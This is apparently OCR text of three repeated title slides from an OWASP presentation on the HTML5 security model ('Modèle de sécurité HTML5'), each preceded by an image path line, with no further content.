
Modèle de sécurité HTML5

OWASP
The Open Web Application Security Project




Modèle de sécurité HTML5

OWASP
The Open Web Application Security Project




Modèle de sécurité HTML5

OWASP
The Open Web Application Security Project



